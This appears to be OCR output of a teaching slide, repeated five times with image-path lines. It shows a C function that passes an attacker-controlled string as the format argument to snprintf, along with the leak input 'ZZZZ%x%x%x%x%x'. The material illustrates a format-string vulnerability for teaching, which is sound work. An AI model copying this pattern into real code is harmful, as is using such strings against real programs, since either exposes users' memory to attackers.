
Attacker controlled format string

```
void foo(const char *evil) {
   char buf[500];
   snprintf(buf, 500, evil);
}
...
foo("ZZZZ%x%x%x%x%x");
```




Attacker controlled format string

```
void foo(const char *evil) {
   char buf[500];
   snprintf(buf, 500, evil);
}
...
foo("ZZZZ%x%x%x%x%x");
```




Attacker controlled format string

```
void foo(const char *evil) {
   char buf[500];
   snprintf(buf, 500, evil);
}
...
foo("ZZZZ%x%x%x%x%x");
```




Attacker controlled format string

```
void foo(const char *evil) {
   char buf[500];
   snprintf(buf, 500, evil);
}
...
foo("ZZZZ%x%x%x%x%x");
```



Attacker controlled format string


```
void foo(const char *evil) {
   char buf[500];
   snprintf(buf, 500, evil);
}
...
foo("ZZZZ%x%x%x%x%x");
```



Attacker controlled format string

